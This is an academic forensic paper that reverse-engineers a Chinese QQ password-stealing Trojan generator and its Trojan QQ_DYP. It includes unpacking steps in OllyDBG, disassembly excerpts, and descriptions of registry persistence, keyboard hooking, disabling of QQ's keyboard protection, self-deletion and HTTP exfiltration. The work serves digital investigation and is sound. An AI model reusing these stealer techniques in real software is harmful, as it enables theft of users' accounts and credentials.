Reverse Analysis of Malwares: A Case Study on QQ Passwords Collection

Luo Wenhua
Computer Crime Investigation Department of China Criminal Police University, Shenyang, China
E-mail:luowenhua770404@126.com

Li Na, Tang Yanjun
Computer Crime Investigation Department of China Criminal Police University, Shenyang, China

***Abstract*—Malware analysis is becoming an important specialization in the field of digital investigation. Reverse analysis is the most common method in analyzing malware. The reverse analysis process is an advanced and efficient method that exposes the intention and processes of malware. This paper introduces the basic concepts, methods, and tools of the reverse analysis process. A true case study of malware in China, used to obtain QQ account information and passwords, is presented to illustrate the whole process of the reverse analysis process of malware from the aspects of checking pack, unpacking, breakpoint setting, program tracing, anti-kill technique and key information acquiring.**

***Index Terms*—Malware; Digital Investigation; Reversing; QQ Passwords Collecting; Start Function; Shell; Windows API**

I. Introduction

Over the past years, the number of programs developed for malicious and illegal purposes has grown rapidly. Much of these malware have been developed to support increasingly organized, professional computer criminals. Indeed, criminals are making extensive use of malware to control computers and steal personal, confidential, or otherwise proprietary information for profit.

The increasing use of malware to commit and conceal crimes is compelling more digital investigators to make use of malware analysis techniques and tools that were previously the domain of antivirus vendors and security researchers. Currently, malware forensics has become a part of computer forensics. The focus of malware forensics is to identify and analyze unknown malware. When investigating an incident involving computer security, it is very common to find malware planted by hackers. In such a case, it is necessary to identify these files and analyze them. This can be accomplished by activating malware specimens and through building system monitoring tools. Activating malware specimens requires the investigator to analyze network transmissions to understand the contents of the stolen information and to acquire the destination address of the transmitted data. Building system monitoring tools involves the collecting of information related to applications and system changes caused by malware. This information is used to determine the effects on the operating system. In theory these methods are useful, but under most circumstances the use of these techniques is not possible. Malware may not meet specific conditions and therefore will not run, or the life of the malware has expired. In other cases malware may change its behavior and run in deceptive mode which makes it look like much less of a threat. Quite often no valuable information is found by applying the above methods. In such circumstances, it is necessary to analyze and identify malware to find related evidence or clues.

Reverse analysis of malware involves the disassembly of executable malware files to fully understand the behavior of the malware. The disassembly of the malware creates a mnemonic representation of the binary code which is used to discover the function of the program. This code is used to ascertain the capabilities of the malware, the data structure of various interfaces, and the logical process of the malware. This process obtains crucial evidence and clues which, using other methods, an investigator would not be able to acquire. Based on the associated work introduced in Section 2, Section 3 uses the QQ(This is the most popular instant messenger in China.) case study to show the common reverse analysis process of checking pack, unpacking, breakpoint setting, program tracing, key information acquiring. This paper concludes and summarizes the general law. These methods were applied to the malware program of QQ Password Collecting that is used to obtain QQ account number and password and the Trojan Horse QQ_DYP that QQ Password Collecting generated. Section 4 summarizes the main work of this paper, points out the shortcomings, and makes prediction about the future developing trends of analyzing malware.

II. Related Work

The ability to forensically analyse malware is becoming an increasingly important discipline in the field of digital investigation. Currently, many researchers are actively investigating this field with positive results. In [1], it introduces thoroughly and systematically the investigative and forensic methods of malware from the aspects of

Manuscript received September 8, 2011; revised October 18, 2011; accepted October 28, 2011.
project number:2011YYCXXJXY121

doi:10.4304/jsw.7.8.1706-1712

forensic preservation and examination of volatile data, examination of memory, examination of hard drives, static analysis of malware, and dynamic analysis of malware. Chapter 7 of this book introduces in detail analyzing and investigating PE file format. Based on the tools of OllyDBG and Import REC, Chapter 9 introduces unpacking techniques of packed malware, but does not involves much of the content of reverse analysis. In [2], Craig Valli classifies malware into rootkit, worm, bot, trojan, logic bomb, viruse, phishing, spam, spyware, adware, keyloggers and backdoors. He lays great emphasis on the importance of reverse analysis.

A part of this research has focused on detecting and removing malware. Research has shown that current anti-virus products, whilst able to detect most recently released malware, still fall short of eliminating the malware and returning the system to its original state(as [3] mentioned). In [4], it introduces that the detection, analysis and removal of malware can be accomplished using certain tools such as:VNC, PSExec, PeiD, FileAlyzer, Stud_Pe, Strings, WinDbg, OllyDBG, IDA pro, Fport, Handle, Nessus, Microsoft Baseline Security Analyzer, SuperScan, Nmap, WinPatrol, Vmware, PSTools, VirusTotal, Vendors, Wireshark, and F.I.R.E.


Other researchers focus on the specific analyzing methods. In [5] and [6], they thoroughly illustrate the content relating to reverse basic theory of softwares reversing, practical application, pirate and copy protection. They are good reference books in the reverse research field.

Bulletin Board Systems (BBS) in China, such as [7] and [8], publish articles on the reverse analysis of programs. The discussion focuses on the unpacking and cracking techniques of executable programs. These articles introduce the techniques used to crack programs, trace registry keys and write keygen programs. In [9], it summarizes six steps in the course of analyzing malware in practice. They are Analysis, PE Analysis, Disassembling, Debugging, Decrypt String, and Run & Monitoring. Within the field of identifying and analyzing malware, these six steps are considered a useful method.

III. CASE STUDY

A. Investigation scenario

Based on Internet, Tencent QQ is an instant messenger which is developed by Shenzhen Tencent Computer System Co. of China. It supports receiving and sending instant message, video and audio online communications, peer-to-peer file transferring, file sharing. It has also developed accessory products such as QQ game, QQ music and QQ space. It is the most popular instant messenger with the most potent functions in China. Because the virtual property such as QQ currency and game equipment relating to QQ accounts can be converted into the currency of the real world, the phenomenon of stealing QQ accounts and passwords is rampant. If the circumstances are serious, people even violate the relevant laws. QQ Passwords Collecting is a malware applied in stealing QQ accounts and passwords. This software belongs to the domain of Trojan generator and according to the user's configuration (such as receiving E-mail, sending E-mail, the password of sending E-mail, and other configurations), it can generate corresponding Trojan (The configuration interface is shown in Fig. 1). The user can make use of the generated Trojan to steal others QQ accounts and passwords. This generator itself is a Trojan for stealing QQ accounts and passwords. While the user generates his Trojan for stealing accounts, it is very probable that his own accounts and passwords are stolen by this generator. The section takes Trojan generator of QQ Password Collecting and its generated Trojan for example to explain the specific method of analyzing Malwares.



邮箱收信设置

收信邮箱帐号: shiyan@21cn.com

发信邮箱帐号: shiyan@126.com

发信邮箱密码: 999999

发信箱服务器: smtp.126.com

密码信箱推荐如下:


建议使用:[21cn信箱收信/126信箱发信][或者

Figure 1. Configuration Interface of Trojan Generator of QQ Password Collecting

B. Analysis on Trojan Generator of QQ Password Collecting

1) Check Shell

First, use PEiD to check the shell of Trojan generator of QQ Password Collecting, as shown in Fig. 2. The result of checking the shell is that this software is unpacked and it is programmed by Visual C++ language. Then use OllyDBG to load this software. But OllyDBG points out that this software is a self-extracting or self-modifying file.



File: D:\digital investigation\QQ密码大划拉.exe

Entrypoint: 00084000

EP Section: bsjlyys

File Offset: 00032000

First Bytes: 55,8B,EC,6A


Linker Info: 7.0

Subsystem: Win32 GUI

Microsoft Visual C++

Figure 2. Checking Shell Result of QQ Password Collecting through PEiD

If the program is written in Visual C++, such words as "push -1" (or "push FFFFFFFF"), "call dword ptr [<&kernel32.GetVersion>]"(acquire the information of Windows version), "call dword ptr [<&kernel32.GetCommandLineA>]" (pointer pointing at procedure command line), "call dword ptr [<&kernel32.GetStartupInfoA>]" (acquire the start information of the procedure) often appear in the disassembly instruction column in the assembly window. Besides, after run this program in OllyDBG, if the words of "MFC" appear in the module window (as shown in Fig. 3), it is shown that this program is written in Visual C++. But, the typical features of the program programmed by Visual C++ described above are not found in QQ Password Collecting start function. Therefore, it is doubtful that this software uses disguising shell.




```
10000000 0003A000 1001BF5D safemon
5ADC0000 00037000 5ADC1626 uxtheme   (system)
5D170000 0009A000 5D1734BA COMCTL32  (system)
61BE0000 0000D000          MFC42LOC  (system)
62C20000 00009000 62C22EAD LPK       (system)
71A10000 00008000 71A11638 WS2HELP   (system)
71A20000 00017000 71A21273 WS2_32    (system)
73640000 0002E000 73659FE1 msctfime  (system)
73D30000 000FE000 73D373C8 MFC42     (system)
```

Figure 3. “MFC” Appearing in the Module Window of Visual C++

2) *Unpack Shell*


This section describes the process of unpacking the shell of QQ Password Collecting through single-step tracing. After OllyDBG is used to load QQ Password Collecting, the instruction series of start function shown in Figure 4 is acquired. The instruction series has the words of “push -1”. Thus PEiD wrongly took this program as being programmed by Visual C++.



```
00484000  55                push ebp
00484001  8BEC              mov ebp,esp
00484003  6A FF             push -1
00484005  68 2A2C0A00       push 0A2C2A
0048400A  68 38900D00       push 0D9038
0048400F  64:A1 00000000    mov eax,dword ptr fs:[0]
00484015  50                push eax
00484016  64:8925 000000    mov dword ptr fs:[0],esp
0048401D  58                pop eax
0048401E  64:A3 00000000    mov dword ptr fs:[0],eax
00484024  58                pop eax
00484025  58                pop eax
00484026  58                pop eax
00484027  58                pop eax
00484028  8BE8              mov ebp,eax
0048402A  B8 00104000       mov eax,QQ密码大.00401000
0048402F  FFE0              jmp eax
00484031  90                nop
```

Figure 4. Instruction Series of Start Function of QQ Password Collecting before Unpacking


Through thoroughly researching instruction series, it is found that at the address of 0048402A and 0048402F, the 00401000 is first sent to EAX, then jump to the address stored in EAX, that is 00401000. Use F8 to run the program step by step to 00401000. The instruction series as shown in Figure 5 is acquired. This instruction series does not meet the features of entrance code of typical programming language apparently. Thus this conclusion is that this program has another disguise.



```
00401000    B8 A02F4800     mov eax,QQ密码大.00482FA0
00401005    50              push eax
00401006    64:FF35 000000  push dword ptr fs:[0]
0040100D    64:8925 000000  mov dword ptr fs:[0],esp
00401014    33C0            xor eax,eax
00401016    8908            mov dword ptr ds:[eax],ecx
00401018    50              push eax
00401019    45              inc ebp
0040101A    43              inc ebx
0040101B    6F              outs dx,dword ptr es:[edi]
0040101C    6D              ins dword ptr es:[edi],dx
0040101D  ⌄ 70 61           jo short QQ密码大.00401080
0040101F    637432 00       arpl word ptr ds:[edx+esi],si
00401023    CE              into
```

Figure 5. Instruction Series at the Address of 00401000


Through several tracing and debugging, it is found that when the program runs to the address of 00401018 (push eax), the program goes into the system space, as shown in Figure 6. When “Shift+F9” is pressed to come back to program space, the program always stops abnormally. Through debugging over and over again, it is found that when the program runs to the functions of ntdll.ZwContinue and ntdll.KiFastSystemCall in system space, it is necessary to use F7 to step into, not F8. Thus, the program can go back to the program space again.



```
7C92E480  .   8B1C24        mov ebx,dword ptr ss:[esp]
7C92E483  .   51            push ecx
7C92E484  .   53            push ebx
7C92E485  .   E8 9AC30100   call ntdll.7C94A824
7C92E48A  .   0AC0          or al,al
7C92E48C  .⌄  74 0C         je short ntdll.7C92E49A
7C92E48E  .   5B            pop ebx
7C92E48F  .   59            pop ecx
7C92E490  .   6A 00         push 0
7C92E492  .   51            push ecx
7C92E493  .   E8 C6EBFFFF   call ntdll.ZwContinue
7C92E498  .⌄  EB 0B         jmp short ntdll.7C92E4A5
```

Figure 6. Instruction Series in System Space

When the program goes back to program space, the program can come to the real OEP of 0045F3E4 (shown in Figure 7) by sequentially execute the code. After the start function is observed, the call statement and mov statement appear at intervals. They are the typical features of the start function of Delphi program. For unpacked program, PEiD is used to conduct the operation of checking the shell. The result of “Deep Scan” is that the program is programmed by “Borland Delphi 6.0 - 7.0”. Thus it is verified that the result of unpacking the shell is correct.




```
0045F3E4    55              push ebp
0045F3E5    8BEC            mov ebp,esp
0045F3E7    83C4 F0         add esp,-10
0045F3EA    B8 DCF14500     mov eax,QQ密码大.0045F1DC
0045F3EF    E8 6C68FAFF     call QQ密码大.00405C60
0045F3F4    A1 64114600     mov eax,dword ptr ds:[461164]
0045F3F9    8B00            mov eax,dword ptr ds:[eax]
0045F3FB    E8 84BEFFFF     call QQ密码大.0045B284
0045F400    8B0D A40F4600   mov ecx,dword ptr ds:[460FA4]
0045F406    A1 64114600     mov eax,dword ptr ds:[461164]
0045F40B    8B00            mov eax,dword ptr ds:[eax]
0045F40D    8B15 D4DB4500   mov edx,dword ptr ds:[45DBD4]
0045F413    E8 84BEFFFF     call QQ密码大.0045B29C
0045F418    A1 64114600     mov eax,dword ptr ds:[461164]
0045F41D    8B00            mov eax,dword ptr ds:[eax]
```

Figure 7. Disassembly Code of Start Function of “QQ Passwords Collecting”after Unpacked

3) *Finding out Concealed Webpage Address through Reverse Analysis*

One of the common methods in analyzing malwares is to set breakpoint in the debugger. When the malware runs to the breakpoint, the debugger gives the control right to the digital investigator to continue analysis. So it is very important for quick and accurate analyzing malwares to set accurate and appropriate breakpoint. Good breakpoint setting can help us find the key program segment quickly. However, inappropriate breakpoint will result in unnecessary energy consuming in the analysis work. Some inappropriate breakpoints even can not intercept program. This section discusses that how to quickly and accurately find out the secrets in QQ Passwords Collecting by setting breakpoint.


After successful unpacking, OllyDBG is used to load this malware and reversely analyze malwares. Run this program in OllyDBG. After the window of the main program appears, click “Generate Trojan” button. The program will pop up “Store” window to provide choices of the storage place of generated Trojan. Now do not click “Store” button on the “Store” window, but click “Pause” button on the OllyDBG toolbar, then execute ALT+K operation to open the window of calling the stack, inside which appears the API function information of corresponding dialog window. Then, inquire and get the API function of DialogBoxIndirectParamW (Fig.8) corresponding to "Store" window. It is OK to set breakpoint here to trace the sending address of the obtained information. Besides, because this malware will execute the operation of generating Trojan, so we can set breakpoint in CreateFileA function, execute the command of "bp CreateFileA" in "Command" window, then run the program. We can continue analyzing after break.



```
77D19418 Includes ntdll.KiFastSystemCallRet                USER32.77D19416
77D2770A USER32.WaitMessage                                USER32.77D27705
77D249C4 USER32.77D2757B                                   USER32.77D249BF
77D24A06 USER32.77D2490E                                   USER32.77D24A01
77D3208D USER32.DialogBoxIndirectParamAorW                 USER32.77D32088
7632355F USER32.DialogBoxIndirectParamW                    comdlg32.76323559
76320000   hInst = 76320000
0015B650   pTemplate = 0015B650
001D0B9C   hOwner = 001D0B9C ('Qq密码大划拉2',class='TApplication')
76322615   DlgProc = comdlg32.76322615
0012E3AC   lParam = 0012E3AC
7634DAD7 comdlg32.7632336F                                 comdlg32.7634DAD2
76323349 comdlg32.7634DAC8                                 comdlg32.76323344
763231B7 comdlg32.763232A5                                 comdlg32.763231B2
76337C22 ? comdlg32.763266CA                               comdlg32.76337C1D
```

Figure 8. API Function Corresponding to "Store" Window in Function Window


The goal of investigation and forensics can be reached by setting breakpoint in the key string information besides tracing API function. After the malware is loaded, click "Plugins"→"Ultra String References"→"Find ASCII" (If the program is written in VB, it is Find UNICODE.), then get the string information shown in Fig.9. The words of "QQ2009_Hooker_Head" can be found in the string information. In fact, it is the name of the function for realizing stealing functionality which is programmed by the designer of the generator. Set breakpoint here, trace into this function.



```
0045C7F8 PUSH QQ密码大.0045C814          ASCII "TaskbarCreated"
0045C814 ASCII "TaskbarCreated",0
0045C89E ASCII "TExtraInfo"
0045CA4D MOV EAX,QQ密码大.0045CD8C       ASCII ""
0045CA70 MOV EDX,QQ密码大.0045CD98       ASCII "QQ2009_Hooker_Head"
0045CA93 MOV EAX,QQ密码大.0045CD8C       ASCII ""
0045CAC3 MOV EAX,QQ密码大.0045CD8C       ASCII ""
0045CAF6 MOV EAX,QQ密码大.0045CD8C       ASCII ""
0045CB29 MOV EAX,QQ密码大.0045CD8C       ASCII ""
```

Figure 9. Words of "QQ2009_Hooker_Head" in String Information


After breakpoint is set, run this malware in OllyDBG. Set random information of "Receiving E-mail", "Sending E-mail", "Password of Sending E-mail" in pop-up configuration interfaces. Then click "Generate Trojan" button. Select storage place for Trojan in the pop-up "Storage" window. Because the breakpoint has been set, Trojan is not created, but the program is interrupted at the string of "QQ2009_Hooker_Head" (Fig.10).



```
0045E310  .  68 F4E64500   PUSH QQ密码大.0045E6F4                 ASCII "QQ2009_Hooker_Head"
0045E315  .  8D55 F8       LEA EDX,DWORD PTR SS:[EBP-8]
0045E318  .  8B83 7003000( MOV EAX,DWORD PTR DS:[EBX+370]
0045E31E  .  E8 C1D3FDFF   CALL QQ密码大.0043B6E4
0045E323  .  FF75 F8       PUSH DWORD PTR SS:[EBP-8]
0045E326  .  68 14E74500   PUSH QQ密码大.0045E714                 ASCII "xr"
```

Figure 10. Malware Automatically Breaking in the Breakpoint Set Beforehand

Malware is interrupted at red breakpoint of "0045E310". Click F8 button to trace step by step to analyze the program. When reach the address of 0045E339, the words of "SS:[0012F620]=009D3724, (ASCII "http://www.XXX.com/QQ456/XXX.asp")" (Fig.11)appear in the stack window. This address is the receiving webpage address of the QQ accounts and passwords obtained by this generator. After digital investigator gets the concealed address, he can get IP address of the criminal by investigating relevant webpages, then finds out the criminal's living place.



```
0045E310  .  68 F4E64500   push   0045E6F4                  qq2009_hooker_head\n\n
0045E315  .  8D55 F8       lea    edx, dword ptr [ebp-8]
0045E318  .  8B83 7003000( mov    eax, dword ptr [ebx+370]
0045E31E  .  E8 C1D3FDFF   call   0043B6E4
0045E323  .  FF75 F8       push   dword ptr [ebp-8]
0045E326  .  68 14E74500   push   0045E714                  xr\n\n
0045E32B  .  8D55 F4       lea    edx, dword ptr [ebp-C]
0045E32E  .  8B83 0C03000( mov    eax, dword ptr [ebx+30C]
0045E334  .  E8 ABD3FDFF   call   0043B6E4
0045E339  .  FF75 F4       push   dword ptr [ebp-C]
0045E33C  .  68 24E74500   push   0045E724                  \n\n
0045E341  .  8D55 F0       lea    edx, dword ptr [ebp-10]
0045E344  .  8B83 1C03000( mov    eax, dword ptr [ebx+31C]
0045E34A  .  E8 95D3FDFF   call   0043B6E4
Stack ss:[0012F620]=009D3724, (ASCII "http://www.[redacted].com/QQ456/[redacted].asp")
```

Figure 11. Receiving Webpage Address Appears in Stack Window

Through the description of this section, it is shown that it is necessary for the malware to complete its functions (such as generating files, modifying registry, information transferring) through API functions. Table 1 shows the corresponding relationship between common specific functions and Windows API functions. It is a reference for the reader.

TABLE I.
CORRESPONDING RELATIONSHIP BETWEEN SPECIFIC FUNCTIONS AND WINDOWS API


Specific Function	**Function Name of Windows API**
String Operation	GetDlgItemTextA(W) GetDlgItemInt GetWindowTextA(W) GetWindowWord
Dialog Operation	MessageBeep MessageBoxA(W) MessageBoxExA(W) DialogBoxParamA(W) GreateWindowExA(W) ShowWindow UpdateWindow
Process （Thread） Operation	CreateRemoteThread CreateThread LoadLibrary NtCreateThread LdrLoadDll LdrGetProcedureAddress EnumProcessModules GetProcAddress CreateProcess GetWindowThreadProcessId
Network Transmission	FtpGetFile FtpPutFile InternetOpen InternetConnect HttpOpenRequest InternetOpenUrl URLDownloadToFile HttpSendRequest HttpQueryInfo
Time Process	GetLocalTime GetFileTime GetSystemtime
Registry Operation	RegOpenKeyA(W) RegOpenKeyExA(W) RegCreateKeyA(W) RegCreateKeyExA(W) RegDeleteKeyA(W) RegDeleteValueA(W) RegQueryValueA(W) RegQueryValueExA(W) RegSetValueA(W) RegSetValueExA(W)
File Operation	OpenFile ReadFile WriteFile CreateFileA SetFilePointer GetSystemDirectory

C. *Reverse Analysis on Generated Trojan QQ_DYP*

The default name of the Trojan generated by QQ Passwords Collecting is QQ_DYP.EXE. This Trojan can send the obtained QQ accounts and passwords to designate address according to the configuration information of "Receiving E-mail".

1) *Check Shell and Unpack*


By using PEiD to check QQ_DYP, it is displayed that it is written in Visual C++. But OllyDBG still prompts that this software is a self-extracting or self-modifying file. By using OllyDBG to load QQ_DYP (shown in Figure 12), it is found that its start function has much in common with QQ Passwords Collecting. No wonder that PEiD made the same mistake.



```
00416125   55              push ebp
00416126   8BEC            mov ebp,esp
00416128   6A FF           push -1
0041612A   68 00000000     push 0
0041612F   68 00000000     push 0
00416134   64:A1 00000000  mov eax,dword ptr fs:[0]
0041613A   50              push eax
0041613B   64:8925 000000( mov dword ptr fs:[0],esp
00416142   83EC 68         sub esp,68
```

Figure 12. Instruction Series of Start Function of QQ_DYP before Unpacking


Not far from the staring address, there are the words of ”jmp QQ_DYP.00413EF0”. It is judged that this instruction is a magic jump. So execute this instruction to come to the address of 00413EF0 (shown in Figure 13). This address stores the instruction of “pushad”, so consider using ESP law for unpacking.



```
00413EF0    60             pushad
00413EF1    BE 00D04000    mov esi,QQ_DYP.0040D000
00413EF6    8DBE 0040FFFF  lea edi,dword ptr ds:[esi+FFFF4000]
00413EFC    57             push edi
00413EFD    83CD FF        or ebp,FFFFFFFF
00413F00  ⌄ EB 10          jmp short QQ_DYP.00413F12
00413F02    90             nop
```

Figure 13. Instruction Series at the Address of 00413EF0


After the instruction of pushad is executed, register window displays that the value of ESP is 0012FFA4. Select “Data Window Following” and set the breakpoint (Word) of hardware access. Next click Shift+F9 to run this program, then come to magic jump, that is the address of 0041403F(shown in Figure 14).



```
0041403F  - E9 3C13FFFF     jmp QQ_DYP.00405380
00414044    5C              pop esp
00414045    40              inc eax
00414046    41              inc ecx
00414047    006440 41       add byte ptr ds:[eax+eax*2+41],ah
0041404B    008C60 4000000( add byte ptr ds:[eax+40],cl
00414052    0000            add byte ptr ds:[eax],al
```

Figure 14. Magic Jump at the address of 0041403F

Execute the instruction of ”jmp QQ_DYP.00405380” in the address of 0041403F. Then ollydbg comes to the real OEP of the program (shown in Figure 15). Its start function meets the features of the start function of Borland Delphi.




```
00405380    55             push ebp
00405381    8BEC           mov ebp,esp
00405383    B9 04000000    mov ecx,4
00405388    6A 00          push 0
0040538A    6A 00          push 0
0040538C    49             dec ecx
0040538D  ^ 75 F9          jnz short QQ_DYP.00405388
0040538F    51             push ecx
```

Figure 15. Instruction Series of Start Function of Unpacked QQ_DYP

2) *Main Malicious Behavior of QQ_DYP*


QQ_DYP is injected into the progress of explorer. Then the registry’s item of HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks\{08315C1A-9BA9-4B7C-A432-26885F78DF28} is modified in order to achieve the goal of monitoring the system. Through registering SHELL extension set key, the DLL file released can run with the explorer (shown in Figure 16). Besides, use the function of SetWindowsHookExA and set the type of processing message to WH_KEYBOARD and WH_MOUSE to hijack the message of keyboard and mouse.



```
mov edx,QQ_DYP脱.00404A68       software\microsoft\windows\currentversion\explorer\shellexecutehooks
mov eax,80000002
call QQ_DYP脱.00404774
lea eax,dword ptr ss:[ebp-4]
mov edx,QQ_DYP脱.00404AB8       clsid\{08315c1a-9ba9-4b7c-a432-26885f78df28}
call QQ_DYP脱.004036B0
push QQ_DYP脱.00404A3C
mov eax,dword ptr ss:[ebp-4]
call QQ_DYP脱.00403950
mov edx,eax
mov ecx,QQ_DYP脱.00404A3C
mov eax,80000000
call QQ_DYP脱.00404774
lea eax,dword ptr ss:[ebp-4]
mov edx,QQ_DYP脱.00404AF0       \inprocserver32
call QQ_DYP脱.00403768
```

Figure 16. QQ_DYP Modify the Registry’s Item


At the same time, QQ_DYP will release DLL file to the directory of \Program Files\Common Files\Microsoft Shared\MSINFO\ (shown in Figure 17). This DLL file can judge the name of the process that loads the DLL file. If it is the main program of QQ safety checking, then end this process. If it is QQ.exe, then delete npkcrypt.sys (It is the protecting file of QQ keyboard lock. Some versions of QQ have this file.) in the installing directory of QQ. Thus safe lock of QQ keyboard safe lock will not function. At the same time, the batch file of “_xr.bat” is released. The content is “:try del "D:\digital investigation\QQ_DYP(unpack)\QQ_DYP 脱壳后_.exe" if exist "D:\digital investigation\QQ_DYP(unpack)\QQ_DYP 脱壳后_.exe" goto try” in order to achieve the goal of delete itself.



```
mov ecx,QQ_DYP脱.00404BC8   :\program files\common files\microsoft shared\msinfo\
call QQ_DYP脱.004037AC
xor eax,eax
pop edx
) (ASCII ":\Program Files\Common Files\Microsoft Shared\MSINFO\")
```

Figure 17. Directory of Released DLL File


In the aspect of network information transmission, the released DLL file first uses the function of InternetOpenA to initialize the internal data structure and apply for relevant resources. Then it uses the function of InternetConnectA and the built-in network address of program to conduct connecting (Fig. 18) to open the HTTP session. Next, it uses HttpOpenRequesA and HttpSendRequert to open the handle of HTTP request and send designated request to HTTP server.



```
call <jmp.&wininet.InternetConnectA>
mov dword ptr ss:[ebp-C],eax
mov eax,released.003E4E28          accept: */*
mov dword ptr ss:[ebp-24],eax
push 0
push 80000000
lea eax,dword ptr ss:[ebp-24]
push eax
push 0
push released.003E4E34             http/1.0
mov eax,dword ptr ss:[ebp-20]
```

Figure 18. Use Function of InternetConnectA to Conduct Network Connecting

